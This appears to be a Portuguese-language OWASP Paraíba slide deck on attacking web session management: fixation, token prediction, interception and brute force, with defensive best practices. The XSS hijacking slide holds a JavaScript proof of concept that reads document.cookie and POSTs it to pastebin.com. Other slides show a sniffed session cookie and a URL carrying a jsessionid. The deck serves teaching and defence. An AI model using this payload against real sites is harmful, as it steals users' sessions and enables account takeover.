



OWASP  
PARAÍBA

# Attacking Session Management



## SUMÁRIO

1. Introdução
2. Classes de ataques ao gerenciamento de sessão
  1. Session Fixation
  2. Predição
  3. Interceptação
  4. Força Bruta
3. Conclusão




## INTRODUÇÃO

Devido ao papel chave desempenhado pelo mecanismo de gerenciamento de sessão, este é um dos principais alvos de ataques contra a aplicação. Se um atacante quebra o gerenciamento de sessão da aplicação, então ele pode efetivamente "bypassar" o sistema de autenticação se personificar um usuário válido da aplicação sem sequer conhecer suas credenciais. Se um atacante compromete a conta do administrador, então o atacante pode "ownar" a aplicação inteira.

`Set-Cookie: ASP.NET_SessionId=mza2ji454s04cwbgb2ttj55`



## SESSION FIXATION ATTACK





## BOAS PRÁTICAS...

Certifique-se de que seu servidor não aceite tokens “sugeridos” pelo usuário.

Evite XSS a todo custo.

Troque o identificador de sessão após logar o usuário.



## MITO COMUM


“Nós usamos smartcards para autenticação e as sessões dos usuários não podem ser comprometidas sem o uso deste dispositivo!”



## PREDIÇÃO - FRAQUEZAS NA GERAÇÃO DO TOKEN DE SESSÃO

### TOKENS SIGNIFICATIVOS

757365723d6461663b6170703d61646d696e3b646174653d30312f31322f3036



user=daf;app=admin;date=10/09/07



## PREDIÇÃO - FRAQUEZAS NA GERAÇÃO DO TOKEN DE SESSÃO

### TOKENS NÃO SIGNIFICATIVOS

lwjVJA	--õ\$	9708D524
Ls3Ajg	. íÀž	2ECDC08E
xpKr+A	Æ '«ø	C692ABF8
xleXYg	^W-b	5E579762 97C4EB6A
9hyCzA	ö ,ì	F61C82CC
j eFuNg	?án6	8DE16E36
JazzoA	%   Y	25A659A0



# Attacking Session Management

## BOAS PRÁTICAS...

Evite usar informações sensíveis dos usuários para compor o token.

Busque geradores de tokens já consagrados pelo mercado.



# Attacking Session Management

# INTERCEPTAÇÃO – Capturando tokens

The screenshot shows the Ethereal interface with the following details:

- File Menu:** File, Edit, View, Go, Capture, Analyze, Statistics, Help.
- Toolbar:** Includes icons for file operations (Open, Save, Print, Find, Copy, Paste, etc.), selection tools (Select, Invert Selection, etc.), and search functions.
- Filter Bar:** Contains a "Filter:" dropdown, an "Expression..." button, a "Clear" button, and an "Apply" button.
- Packets List:** A table showing captured network traffic. The columns are: No., Time, Source, Destination, Protocol, and Info. The list includes the following entries:
  - 23 1.701623 10.1.1.10 72.14.221.191 HTTP GET http://www2.blogspot.com/ma
  - 24 1.756519 72.14.221.191 10.1.1.10 TCP http > 2267 [ACK] Seq=1 Ack=79
  - 25 1.895369 72.14.221.191 10.1.1.10 HTTP HTTP/1.1 200 OK (text/html)
  - 26 1.996527 10.1.1.10 72.14.221.191 TCP 2267 > http [ACK] Seq=792 Ack=793
  - 27 1.998830 72.14.221.191 10.1.1.10 HTTP Continuation or non-HTTP traffic
  - 28 2.197702 10.1.1.10 72.14.221.191 TCP 2267 > http [ACK] Seq=792 Ack=794
  - 29 2.817468 10.1.1.250 Broadcast ARP who has 10.1.1.250? Gratuitou...
  - 30 3.063331 10.1.1.10 72.14.221.191 TCP 2268 > http [SYN] Seq=0 Ack=0
  - 31 3.099318 72.14.221.191 10.1.1.10 TCP http > 2268 [SYN, ACK] Seq=0 Ack=1
  - 32 3.099370 10.1.1.10 72.14.221.191 TCP 2268 > http [ACK] Seq=1 Ack=1
- Selected Packet Details:** Packet 23 is selected. The hex dump shows the raw bytes of the HTTP request, and the ASCII dump shows the decoded text. The bytes are:

```
0060  65 68 61 72 73 65 74 30 55 54 46 2d 38 0d 0a 43
0070  61 63 68 65 2d 43 6f 6e 74 72 6f 6c 3a 20 6e 6f
0080  2d 63 61 63 68 65 0d 0a 50 72 61 67 6d 61 3a 20
0090  6e 6f 2d 63 61 63 68 65 0d 0a 53 65 74 2d 43 6f
00a0  6f 6b 69 65 3a 20 53 3d 62 6c 6f 67 65 72 3d
00b0  6d 51 59 71 31 76 49 54 72 78 32 4a 6b 45 6b 67
00c0  63 4c 46 46 36 67 3b 20 44 6f 6d 61 69 6e 3d 2e
00d0  62 6c 6f 67 67 65 72 2e 63 6f 6d 3b 20 50 61 74
00e0  68 3d 2f 0d 0a 54 72 61 6e 73 66 65 72 2d 45 6e
00f0  63 6f 64 69 6e 67 3a 20 63 68 75 6e 6b 65 64 0d
0100  0a 43 6f 6e 74 65 6e 74 2d 45 6e 63 6f 64 69 6e
0110  67 3a 20 67 7a 69 70 0d 0a 44 61 74 65 3a 20 4d
0120  66 6f 6e 67 65 64 63 62 6b 6a 6c 68 69 6b 65 64
```



The ASCII dump shows:

```
charset= UTF-8..C
ache-Control: no
-cache.. Pragma:
no-cache ..Set-Co
okie: S= blogger=
mQYq1vIT rx2JKEkg
CLFF6g; Domain=.
blogger. com; Pat
h=/...Transf-En
coding: chunked.
.Content -Encodin
g: gzip. .Date: M
```
- Frame Statistics:** Frame (1052 bytes), De-chunked entity body (708 bytes), Uncompressed entity body (2050 bytes).
- Bottom Status Bar:** HTTP Set Cookie (http.set\_cookie), 75 bytes | P: 37 D: 37 M: 0 Drops: 0



## INTERCEPTAÇÃO – Capturando tokens

- 1 – O não uso do HTTPS.
- 2 – Uso do HTTPS apenas no login.
- 3 – Buracos no HTTPS durante o uso da aplicação.
- 4 – HTTPS não forçado
- 5 – A não mudança do token depois da autenticação.
- 6 – Transmissão do token via GET
- 7 – Não invalidação do token após logout/timeout



<http://www.webjunction.org/do/Navigation;jsessionid=F27ED2A6AAE4C6DA409A3044E79B8B48?category=327>



## INTERCEPTAÇÃO – Uso do XSS para Session Hijacking


```
function a(){  
    var xhr = new XMLHttpRequest();  
    var params = 'paste_code=' + document.cookie + '&paste_name=XSS_poc';  
    xhr.open("POST","http://pastebin.com/api_public.php",true);  
    xhr.setRequestHeader("Content-type","application/x-www-form-urlencoded");  
    xhr.setRequestHeader("Content-length",params.length + "");  
    xhr.setRequestHeader("Connection","close");  
    xhr.send(params);  
}  
  
a();
```

[VIDEO](#)



# Attacking Session Management

## XSRF ou CSRF





## BOAS PRÁTICAS...

Usem o HTTPS e assegurem que este seja “forçado” e usado em toda a aplicação.

Mudem o token após a autenticação.

Nunca transmitam o token pelo método GET.

Busquem que o timeout da sessão seja o mais curto possível e que este seja realmente invalidado com o logout ou no tempo.

Utilize as flags “SECURE” e “HTTPOnly” nos tokens.



## CONCLUSÃO


A maioria das vulnerabilidades e ataques a sessão do usuário é de maior responsabilidade do desenvolvedor da aplicação do que do usuário em si. Busquem desenvolver suas aplicações Web da forma mais segura possível não tendo a visão da segurança como um mal necessário e sim como valor agregado e como diferencial de mercado em relação ao atual contexto.



## BIBLIOGRAFIA

- 1 - Dafydd Stuttard & Marcus Pinto - The Web Application Hacker's Handbook Discovering and Exploiting Security Flaws
- 2 - Mitja Kolšek - Session Fixation Vulnerability in Web-based Applications
- 3 - William Zeller and Edward W. Felten - Cross-Site Request Forgeries: Exploitation and Prevention
- 4 - <http://msujaws.wordpress.com/2011/02/17/xss-session-hijacking-proof-of-concept/>

# AGRADECIMENTOS



INSTITUTO FEDERAL DE  
EDUCAÇÃO, CIÊNCIA E TECNOLOGIA  
**PARAÍBA**



Contato: [alex.villas@gmail.com](mailto:alex.villas@gmail.com)